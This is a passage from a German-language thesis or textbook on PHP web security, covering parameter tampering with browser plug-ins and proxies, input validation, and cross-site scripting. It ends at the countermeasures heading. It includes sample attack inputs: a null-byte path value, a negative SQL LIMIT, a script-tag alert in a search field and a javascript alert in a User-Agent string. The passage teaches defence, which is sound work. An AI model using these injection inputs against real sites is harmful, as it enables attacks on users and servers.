

Abbildung 18: Anmeldeformular zum Webmailer auf „https://www.helmundwalter.de/mail/“ (Quelle: eigene Darstellung)

```
POST /mail/ HTTP/1.1
Host: www.helmundwalter.de
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
[...]

_token=ca7b24e32ced9396ed53ebd11c86ed74&_action=login&_timezone=2&_url=&_user=dwalter%40knuckl.es&_pass=******
```

Abbildung 19: HTTP-Mitschnitt (Quelle: eigene Darstellung)

übertragen. Es wird u. a. zusätzlich der Parameter „_timezone“ aus diesem Formular heraus abgeschickt. Diese im HTML als Type „hidden“ definierten Felder sind mit einem „festen“ Wert belegt und können über die Oberfläche vom Nutzer nicht bearbeitet werden. Im Gegensatz zu GET-Parametern sind die per POST übertragenen Werte nicht ohne Weiteres abzuändern, es existieren jedoch verschiedene Wege, um diese eigentlich nicht veränderbaren Werte trotzdem abzuändern.

Mit dem Firefox-Plug-in „FireBug“ lassen sich die HTML-Eigenschaften verändern. Diese Änderungen werden dann direkt im Browser sichtbar. Abbildung 20 zeigt, wie einige Werte von „hidden“ auf „text“ umgestellt wurden und damit als Eingabefeld sichtbar werden. Nun lassen sich die eigentlich festen Parameter abändern.



Abbildung 20: Mit FireBug geändertes Anmeldeformular (Quelle: eigene Darstellung)

Nicht immer lassen sich so einfach andere Werte übergeben. Cookie-Werte können mit dem „FireBug“ nicht verändert werden. Allerdings bietet die Gemeinde rund um Mozilla auch dafür ein passendes Plug-in. Das Plug-in „TamperData“ kann sowohl POST- als auch Cookie-Werte ändern. Damit ist es sogar möglich, HTTP-Felder direkt zu verändern oder neue einzufügen. Ein grundlegender, aber in der Praxis oft anzutreffender Fehler, den ein PHP-Programmierer machen kann, ist es, genau an solchen Stellen von nicht veränderbaren Werten auszugehen. In diesem Beispiel darf der Nutzer die „_timezone“ als die Zeitzone nicht verändern. Tut er es doch, verhält sich das Skript unter Umständen nicht so wie vom Programmierer vorgesehen. Das gilt nicht nur bei Text- oder Hidden-Feldern, sondern auch bei Radio- oder Checkboxen sowie Optionslisten.



Abbildung 21: Firefox-Plug-in „TamperData“, Editieren der POST-Parameter (Quelle: eigene Darstellung)

Wie Abbildung 21 zeigt, wird für den Parameter „_timezone“ eine Zahl erwartet. Es ist davon auszugehen, dass intern mit dieser Zahl weitere Informationen zur Zeitzone verknüpft sind, die aus einer Datenbank geladen werden. Auch ist denkbar, dass eine Datei geladen wird, z. B. „/mail/timezones/2.inc.php“. Wird an dieses Programm nun für diesen Parameter eine Zeichenkette mit Sonder- oder anderen nicht erwarteten Zeichen übergeben, kommt es bei mangelnder Validierung zu einem Fehler. Solche Fehlermeldungen geben Aufschluss darüber, was an dieser Stelle schief geht. Übergeben wir „'%00“ als Wert für „_timezone“, wird versucht, die Datei „/mail/timezones/'%00.inc.php“ zu öffnen. „%00“ ist dabei ein URL-codiertes Sonderzeichen, welches das Ende einer Zeichenkette markiert.



Abbildung 22: Firefox-Plug-in „TamperData“, Bearbeiten der HTTP-Felder (Quelle: eigene Darstellung)

Einen etwas anderen Weg und damit sogar für alle Browser oder andere Arten von HTTP-Clienten gehen Proxys. Der vom OWASP entwickelte Proxy „Webscarab“[39] agiert zwischen HTTP-Client und Server und kann somit den gesamten Datenverkehr modifizieren. Sobald ein Client eine Anfrage durch den Proxy sendet, blockiert dieser und zeigt eine grafische Maske an, in der die einzelnen Felder und Parameter völlig frei editiert werden können. Alles, was dafür getan werden muss, ist, den Client über diesen Proxy zu leiten. Das lässt sich entweder direkt über die Einstellmöglichkeiten des HTTP-Client erledigen oder indirekt und transparent über Programme wie „tsocks“. „tsocks“ basiert auf dem Prinzip, Bibliotheksaufrufe abzufangen und umzuleiten. Es lädt sich automatisch in den Prozessraum des Zielprogramms und überschreibt dessen „connect()“-Funktion. Ruft die Applikation nun „connect()“, um eine TCP-Verbindung herzustellen, wird die manipulierte „tsocks-connect()“-Funktion aufgerufen und der Datenverkehr somit umgeleitet. Das geschieht für das Programm völlig transparent. Damit

[39] Category:OWASP WebScarab Project [WEBSCARAB].

lassen sich auch Programme über den Proxy zwingen, die eigentlich nicht dafür geschaffen sind. Mit dieser Methode können auch andere Protokolle, die auf HTTP aufsetzen, manipuliert werden, z. B. SOAP.

Die meisten Probleme ergeben sich aus der ungenügenden Prüfung der Eingaben. Die Auswirkungen solcher Fehler sind sehr weitreichend, schon deshalb sollte die korrekte und sorgfältige Prüfung der Eingaben in jeder Applikation erfolgen. In Webapplikationen gibt es im Wesentlichen drei Schritte der Validierung:

- Prüfung auf Datentyp
- Prüfung auf Länge der Eingabe
- Inhaltliche Prüfung

Ist die Eingabe zu lang oder vom falschen Typ, braucht der Inhalt schon nicht mehr analysiert zu werden. Der Programmierer weiß aus der Programmlogik oder dem Kontext, welche Daten in einer Variable zu erwarten sind und welche als falsch abgelehnt werden müssen. Gibt es beispielsweise einen Parameter „artikel_id“, welcher einen Artikel identifizieren soll, so ist dieser oft eine Ganzzahl in einem bestimmten Bereich.

4.2.1 Datentyp prüfen

PHP ist eine schwach typisierte Sprache. Das bedeutet, dass Variablen trotz gleichen Inhalts von einem anderen Datentyp sein können. Um nicht nur den Inhalt von zwei Variablen zu vergleichen, gibt es den Vergleichsoperator „===“. Dieser prüft, im Gegensatz zu „==“, nicht nur auf gleichen Inhalt, sondern auch auf den gleichen Typ.

```
$a = (int)true; //Inhalt 1, Typ Ganzzahl
$b = true; //Inhalt 1, Typ Wahrheitswert

if($a === $b) //false, da Typ nicht gleich
```

Abbildung 23: Beispiel für die Verwendung des „===“-Operators (Quelle: eigene Darstellung)

PHP unterstützt acht Grunddatentypen,[40] wie die folgenden drei Tabellen zeigen:

Skalare Datentypen	***Beispiel***
Wahrheitswerte (boolean)	`$boolean = true;`
Ganzzahlen (integer)	`$integer = 42;`
Gleitkommazahlen (float)	`$float = 3.14159265;`
Zeichenketten (string)	`$string = ‚Zeichenkette‘;`

Tabelle 9: Skalare PHP-Grunddatentypen mit Beispielen (Quelle: eigene Darstellung)

Erweiterte Datentypen	***Beispiel***
Array	`$array = array($boolean, $integer, $float);`
Objekte	`$object = new stdClass();`

Tabelle 10: Erweiterte PHP-Grunddatentypen mit Beispielen (Quelle: eigene Darstellung)

Spezielle Datentypen	***Beispiel***
Ressourcen	`$resource = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);`
NULL	`$null = NULL;`

Tabelle 11: Spezielle PHP-Grunddatentypen mit Beispielen (Quelle: eigene Darstellung)

Alle via POST, GET oder als Cookie an PHP übergebenen Variablen sind erst einmal vom Typ „string“, also Zeichenketten. Das hat zur Folge, dass der Programmierer selbst den Typ der Variablen festlegen und casten muss. Mit dem Cast Operator lassen sich Variablen in einen bestimmten Typ „zwängen“. Dabei sind in PHP folgende Cast-Operatoren vorhanden:[41]

[40] PHP: Introduction – Manual [PHPLTYP].
[41] PHP: Type Juggling – Manual [PHPTJ].

- (int), (integer)[42]
- (bool), (boolean)[43]
- (float), (double), (real)[44]
- (string)[45]
- (array)[46]
- (object)[47]
- (unset)[48]
- (binary) – in PHP 5 vorhanden, Einsatz jedoch erst in PHP 6[37]

Erwartet eine Applikation an einer Stelle immer eine Zahl, beispielsweise „$_GET[‚id‘]“, so muss diese „id“ unbedingt in eine Zahl gecastet werden, bevor die Variable weiter im Programm verarbeitet wird. Eine Zeichenkette an Stellen, wo nur Zahlen erwartet werden, kann großen Schaden anrichten, wie die folgenden Kapitel noch zeigen.

Um zu bemerken, ob eine Zahl manipuliert wurde, kann die Variable nach dem Casten mit dem Ursprungswert verglichen werden:

```
(string)(int)$_GET['id'] === $_GET['id']
```

Abbildung 24: Spezielles Casten, um zu prüfen, ob der übergebene Wert eine Ganzzahl gewesen ist (Quelle: eigene Darstellung)

Der Ausdruck in Abbildung 24 ist dann wahr, wenn „$_GET[‚id‘]“ nur eine Ganzzahl enthält. Wurde der Wert manipuliert und z. B. gegen „42.3“ oder „4‘2“ ausgetauscht, so ist der Ausdruck falsch. Das funktioniert, weil der Cast von „42.3“ zu einer Ganzzahl „42“ als Folge hat. Der Cast von „4‘2“ wird zu „4“.

42 PHP: Integers – Manual [PHPINT].
43 PHP: Booleans – Manual [PHPBOOL].
44 PHP: Floating point numbers – Manual [PHPFLOAT].
45 PHP: Strings – Manual [PHPSTR].
46 PHP: Arrays – Manual [PHPARR].
47 PHP: Objects – Manual [PHPOBJ].
48 PHP: NULL – Manual [PHPNULL].

4.2.2 Datenlänge prüfen

Felder von HTML-Formularen können mit den Attributen „maxlength“ und „size“[49] versehen werden, um die Länge zu beschränken. Dieser Mechanismus lässt sich jedoch sehr leicht umgehen. Das führt dazu, dass im PHP-Programm die Länge einer übergebenen Variable geprüft werden muss. Zur Überprüfung von einfachen Zeichenketten stellt PHP die Funktion „int strlen (string `$string`)“[50] und für Multibyte-Encodings die Funktion „int mb_strlen (string `$str` [, string `$encoding`])“[51] zur Verfügung. Diese Funktion nimmt automatisch einen Cast nach „string“ vor, somit lässt sich auch die Anzahl der Ziffern einer Zahl ermitteln. Nicht nur Zeichenketten müssen auf ihre Länge hin geprüft werden, sondern auch Arrays. Für diesen Fall steht die Funktion „int count (mixed `$var` [, int `$mode` = COUNT_NORMAL])“ bereit. Wird „$mode“ auf „COUNT_RECURSIVE“ gesetzt, so zählt die Funktion rekursiv über alle Ebenen.

4.2.3 Inhalt der Daten prüfen

Der schwerste Teil der Variablenvalidierung und somit auch der Teil, bei dem die meisten Fehler auftreten, ist die Prüfung auf korrekten Inhalt, wobei „korrekt“ immer im jeweiligen Kontext gültig sein muss. An Daten, die direkt in eine Datenbank übernommen werden sollen, ergeben sich andere Anforderungen als an die Daten, die im HTML-Teil ausgegeben werden. In jedem dieser Kontexte lassen sich andere Zeichen mit besonderer Bedeutung definieren. Nicht nur solche Sonderzeichen können Probleme verursachen, sondern auch falsche Datenbereiche, etwa die Seitenzahl in einem mehrseitigen Suchergebnis.

```
SELECT products_id FROM `products` LIMIT -10, 10

#1064 - You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near '-10, 10' at line 1
```

Abbildung 25: MySQL-Syntaxfehler (Quelle: eigene Darstellung)

Trotz Längen- und Typprüfung kann es zu Fehlern kommen, wenn Zahlen außerhalb des gültigen Bereichs übergeben werden. Eine offensichtlich ungültige Seitenzahl ist

[49] Forms in HTML documents [W3CFORM01].
[50] PHP: strlen – Manual [PHPSTRLEN].
[51] PHP: mb_strlen – Manual [PHPMBSTRLEN].

„−1“. Wird mit dieser Zahl die Einschränkung der Ergebnismenge einer SQL-Abfrage berechnet, kann es zu Fehlermeldungen wie der in Abbildung 25 kommen.

Die Übergabe von „−1“ in die Berechnung hat dazu geführt, dass in der Datenbankabfrage statt mit 10 mit −10 gerechnet wird. Das widerspricht der MySQL-Syntax und endet in einem Fehler, wie in Abbildung 25 zu sehen ist. Ähnliche Fehler lassen sich durch das Einbringen von MySQL-Sonderzeichen erzeugen. Diese Zeichen werden vom MySQL-Server interpretiert und ausgewertet, was zu Fehlern oder ungewolltem Verhalten führt. Gleiches gilt für Zeichen, die in HTML eine besondere Bedeutung haben.

Beim inhaltlichen Prüfen kommen zwei verschiedene Techniken sowohl auf der Client- als auch auf der Serverseite zum Einsatz: zum einen das Whitelist- und zum anderen das Blacklistprüfen. Bei der Whitelistprüfung handelt es sich um das Prüfen auf gültige Daten. Es gibt also eine Liste mit Daten, die erlaubt sind. Das können erlaubte PHP-Funktionen, HTML-Tags oder die Werte aus einem Dropdownfeld sein. Entsprechen die übergebenen Daten den erlaubten aus der Whitelist, so sind sie gültig. Im Gegensatz dazu stehen in einer Blacklist nur die unerlaubten Werte. Ein gutes Beispiel für eine Whitelist ist die „open_basedir“-Direktive aus der PHP-Konfigurationsdatei „php.ini“ (siehe Abbildung 26).

```
;open_basedir, if set, limits all file operations to the
defined directory
open_basedir =
/srv/http/:/home/:/tmp/:/usr/share/pear/:/usr/share/nagios
```

Abbildung 26: Auszug aus der php.ini mit Kommentar zu „open_basedir“ (Quelle: eigene Darstellung)

In die „DNS-based Blackhole List“, einer Blacklist für Mailserver, werden IP-Adressen von Mailservern eingetragen, von denen aus Spam versendet wurde. Andere Mailserver können diese Blacklist abfragen. Erhält der Mailserver eine Mail, kann er anhand der Ergebnisse abwägen, ob es sich um Spam handelt.[52] Solche Prüfungen sind oft auch im Client anzutreffen. Allerdings ist alles, was im Client passiert, grundsätzlich zu fälschen. JavaScript lässt sich deaktivieren und Beschränkungen in Formularen sind leicht zu umgehen. Deshalb muss die endgültige Überprüfung der Variablen immer im

[52] http://www.dnsbl.info/.

Server erfolgen. Allerdings kommt die Validierung im Client oft zusätzlich zur serverseitigen Prüfung zum Einsatz. Die Prüfung im Client kann die Benutzerfreundlichkeit verbessern und spart im Fehlerfall Traffic.

Bei der inhaltlichen Prüfung genügt es meist nicht, sich auf Black- oder Whitelists oder das Filtern von Sonderzeichen zu verlassen. Die meisten der übergebenen Daten müssen in einem bestimmten Format vorliegen und sich an eine Art Syntax halten. Beispiele dafür sind Zeit- und Datumsangaben oder Mailadressen. Für die Umwandlung von Datums- und Zeitangaben in einen Timestamp sorgt die PHP-Funktion „int strtotime (string $time [, int $now])“.[53] Diese Funktion nimmt eine Zeichenkette entgegen und überprüft sie auf eine mögliche Datums- oder Zeitangabe. Wird kein gültiger Wert übergeben, liefert die Funktion, wie in Abbildung 27 zu sehen ist, den Wahrheitswert „false“ zurück.

```
strtotime("now"); //1274956850
strtotime("10 September 2015"); //1441836000
strtotime("+1 day"); //1275043215
strtotime("+1 week 2 days 4 hours 2 seconds"); //1275748791
strtotime("next Thursday"); //1275516000
strtotime("last Monday"); //1274652000
strtotime("last Monday' <script>alert('xss')/*"); //false
strtotime(""); //false
```

Abbildung 27: Anwendungsbeispiele für „strtotime()“ (Quelle: http://nl2.php.net/manual/en/function.strtotime.php)

Solche komfortablen Funktionen gibt es in PHP nicht für jedes Format. In den meisten Fällen muss das, was „strtotime()“ leistet, selbst implementiert werden. Besonders bei eigenen Formaten stellt das eine Hürde dar, die vom PHP-Entwickler genommen werden muss. Ein Beispiel, für das es keine PHP -eigene Funktion gibt, ist das Prüfen auf eine gültige Mailadresse. Wie eine Mailadresse aufgebaut sein muss, ist im RFC 2822[54] beschrieben. Im Grunde besteht eine Mailadresse aus „domain part“ und „local part“, die durch ein @-Zeichen voneinander getrennt sind. Für die beiden Teile gelten gesonderte Regeln, was Länge und erlaubte Zeichen betrifft. Um diese Regeln zu überprüfen, bieten sich reguläre Ausdrücke[55] an. Reguläre Ausdrücke dienen als eine

[53] PHP: strtotime – Manual [PHPSTRTTIME].
[54] Internet Message Format [RFC2822].
[55] Regular Expressions [REGEX].

Art Filter für Zeichenketten. Diese Filter werden mit einer eigenen Syntax definiert und auf die Eingabedaten angewendet (vgl. Abbildung 28).

```
^\w[\w.!#$%&\'*=?^_`{|}~\/+-]{0,63}@[\d\p{L}.-]{2,253}\w{2}$
```

Abbildung 28: Regulärer Ausdruck zum Validieren von Mailadressen (Quelle: „Sichere Webanwendungen – Das Praxishandbuch“, S. 281, Listing 6.31)

4.3 Cross-Site-Scripting

Zu den häufigsten Angriffsklassen in Webapplikationen zählen die Cross-Site-Scripting-Attacken, im Folgenden XSS genannt. Solche Angriffe werden möglich, wenn die Eingaben eines Nutzers nicht ausreichend geprüft und an anderer Stelle wieder „angezeigt“ werden. Oft wird bei dieser Art Angriff auch von HTML-Injections gesprochen. „Cross-Site“, also zwischen verschiedenen Seitenaufrufen, bezieht sich darauf, dass sich mit einem einzelnen Seitenaufruf keine geschützten Informationen in Erfahrung bringen lassen. Im Gegensatz dazu stehen SQL-Injection-Attacken, bei denen meist ein einziger gezielter Aufruf genügt. XSS-Atacken sind jedoch nicht wie SQL-Injections gegen den Server gerichtet, sondern gegen einen Nutzer.

Oft wird HTML oder anderer im Client ausführbarer Schadcode an einer Stelle in die Applikation eingefügt und später an einer anderen wieder ausgegeben. Ein Beispiel dafür ist eine Suchanfrage, bei der, wie in Abbildung 29 zu sehen ist, das Suchwort im Ergebnis mit angezeigt wird.

```
Suchergebnisse für <b>'Suchwort'</b>:
```

Abbildung 29: Suchwort wird in den Suchergebnissen mit angezeigt (Quelle: eigene Darstellung)

An dieser Stelle ist das Suchwort die Nutzereingabe, der grundsätzlich nicht vertraut werden darf. Das bedeutet, dass dieser Parameter, wie in Kapitel 4.2.1 beschrieben, geprüft werden muss:

```
Suchergebnisse für <b>'<script> alert("XSS"); </script>'</b>:
```

Abbildung 30: Nicht persistente XSS-Lücke in einer Suche (Quelle: eigene Darstellung)

Erfolgt keine oder nur eine unzureichende Prüfung, kann Schadcode in einem für den Nutzer vermeintlich sicheren Kontext ausgeführt werden. Dabei kommen als Schadcodes oft Scriptsprachen zum Einsatz, die direkt im Client ausgeführt werden und dort Schaden anrichten können. Wird als Suchwort nun keine ernsthafte Suchanfrage übertragen, sondern etwas in der Art „<script> alert("XSS"); </script>“, wird der in Abbildung 30 gezeigte Code an den Client gesendet. Dieser interpretiert den Code und zeigt eine kleine Nachrichtenbox mit dem Inhalt „XSS“ an. Das Anzeigen dieser Nachrichtenbox ist kein schadhafter Code und dient nur der Veranschaulichung.

Solche manipulierten Eingaben können sich überall befinden, wo der Nutzer Daten verändern kann, z. B. auch in der Browseridentifikation. Applikationen, die zu statistischen Zwecken diese Zeichenkette speichern, müssen damit rechnen, auch hier XSS-Attacken zu finden, das könnte wie folgt aussehen:

```
Mo<img src=javascript:alert("XSS")> zilla/4.0 (compatible; MSIE
7.0; Windows NT 6.0)
```

Abbildung 31: Manipulierter User-Agent mit JavaScript-Code (Quelle: eigene Darstellung)

Generell lassen sich XSS-Angriffe in zwei verschiedene Kategorien einteilen:

- persistente XSS-Lücken
- nicht-persistente XSS-Lücken

4.3.1 Nicht-persistente XSS-Lücken

Die Suche, bei der das Suchwort ausgegeben wird, ist eine typische nicht-persistente, oder auch reflectiv genannte XSS-Lücke. Das bedeutet, dass auf der Seite, wenn sie ohne den schadhaften Parameter aufgerufen wird, wieder alles normal funktioniert. Um eine nicht-persistente XSS-Lücke auszunutzen, muss der Angreifer dem Client die manipulierte Adresse zukommen lassen. Mit Hilfe von URL-Kürzungsdiensten ist das relativ einfach.[56]

4.3.2 Persistente XSS-Lücken

Bei persistenten XSS-Lücken wird der Schadcode dauerhaft in die Applikation geschrieben. Besucht ein Nutzer diese veränderte Seite, wird der Schadcode in seinem Browser ausgeführt. Ein Beispiel dafür ist ein Gästebuch, in dem sich Anwender eintragen können. Vom Programmierer erwartet wird bei einem Gästebucheintrag ein kleiner Text aus „normalen“ Zeichen. Bei unzureichender Prüfung eines Eintrags kann ein Angreifer persistent, also dauerhaft, seinen Schadcode platzieren. Der Code wird dann in jedem Browser, der das Gästebuch abruft, ausgeführt.

4.3.3 Gefahren von XSS

Die Gefahr von XSS liegt darin, dass nicht vertrauenswürdiger Code auf dem PC des Nutzers ausgeführt wird. Dieser Code kann HTML sein oder eine beliebige auf dem Client unterstürzte Scriptsprache. Dabei kommen u. a. JavaScript, Java, VisualBasic, Jscript, ActiveScript, ActivX zum Einsatz. JavaScript kann bspw. die komplette Seite umgestalten, umleiten oder im Stillen die Sessiondaten an den Angreifer senden. Auch lassen sich Links manipulieren, Texte austauschen oder Formulardaten umleiten und auf Microsoft-Systemen lässt sich sogar der komplette Inhalt der Zwischenablage auslesen. Mit diesen Möglichkeiten werden häufig Phishing-Angriffe durchgeführt.

Da der Angriff auf dem Client stattfindet und nicht auf dem Server, ist er für Administratoren meist schwer zu erkennen. Abhilfe schaffen teilweise Intrusion-Detection-Systeme oder WAFs wie „mod_security“. Mittels XSS-Lücken lass sich sogar Würmer generieren. Solche XSS-Würmer sind in der Lage, sich selbst zu reproduzieren. Ein

[56] http://tinyurl.com/.

populäres Beispiel dafür ist „Samy“.[57] „Samy“ war ein Wurm, der auf der Plattform „MySpace“ aufgetreten ist und seinem Schöpfer neue Freunde einbringen sollte: Ein Nutzer, der selbst auf „MySpace“ eingeloggt war und sich „Samys“ Profil ansah, hatte automatisch den Schadcode auf sein Profil übernommen. Alle Nutzer, die diesen Schadcode ausgeführt hatten, wurden nicht nur selbst infiziert, sondern auch „Freunde“ vom „Samy“. Bevor „MySpace“ seine Dienste kurzzeitig einstellte, um die Profile vom „Samy“ zu befreien, verbreitete sich dieser Wurm alle paar Sekunden 1000 Mal.[58] Glücklicherweise war er nicht dazu gebaut, um wirklichen Schaden anzurichten. „Samy“ hätte auch Schwachstellen der Browser ausnutzen und so die kompletten Rechner der Nutzer befallen können, um ein „MySpace“-Botnetz aufzubauen oder Informationen auszuspähen. In Microsofts Internet Explorer ist es möglich, mittels JavaScript auf den Inhalt der Zwischenablage zuzugreifen.[59] Durch die starke Verbreitung hätte „Samy“ damit noch mehr Schaden anrichten können.

Erhöhte Gefahr geht auch vom Browserkomfort aus. Viele moderne Browser erlauben es, Zugangsdaten und komplette Formulare in einem Safe zu speichern und bei erneutem Besuch das Formular automatisch zu füllen. Das steigert den Komfort, ist der Sicherheit gegen XSS-Angriffe aber nicht zuträglich. Da die im Klartext gespeicherten Passwörter automatisch in die Formulare geschrieben werden, können sie auch mit JavaScript gelesen werden. Ein Formularfeld vom Typ Passwort ist nur in der Ansicht mit „***“ gekennzeichnet. Im DOM selbst steckt das Passwort und ist sehr einfach mit JavaScript auszulesen.

Um dem Nutzer das Speichern der Zugangsdaten zu verbieten, gibt es eine relativ einfache Lösung: Das Speichern der Formulardaten basiert darauf, dass zu den Feldern eines Formulars die passenden Werte gespeichert werden. Sollten die Formularfelder plötzlich andere Namen bekommen, funktioniert das Speichern nicht mehr. Der nachfolgende Beispielcode zeigt, wie sich das realisieren lässt:

---

57 Technical explanation of The MySpace Worm [SAMY].
58 Cross-Site Scripting Worm Floods MySpace [SAMY2].
59 getData Method (clipboardData, dataTransfer, DataTransfer Constructor) [GETDATA].

```
<form>
<?php $key = md5(rand(0,99999)); ?>
<input type="text" name="username[<?php echo $key; ?>]">
<input type="password" name="passwd[<?php echo $key; ?>]">
<input type="submit">
</form>
```

Abbildung 32: Gegenmaßnahme, um automatisches Befüllen von Formularen zu verhindern (Quelle: „PHP-Sicherheit“, S. 85 [PHPSec08])

Mittels XSS-Atacken lassen sich teilweise sogar Firewalls umgehen. Firewalls sperren Zugriffe und Verbindungen zwischen verschiedenen Netzen. Gelingt es einem Angreifer, Scriptcode so in das System einzubringen, dass der Administrator diesen ausführt, ist die Firewall überwunden. Abbildung 33 beschreibt dies:



Abbildung 33: XSS-Angriff auf Administrator hinter einer Firewall (Quelle: eigene Darstellung nach „PHP-Sicherheit“, S. 87 Abb. 4-1)

4.3.4 Gegenmaßnahmen

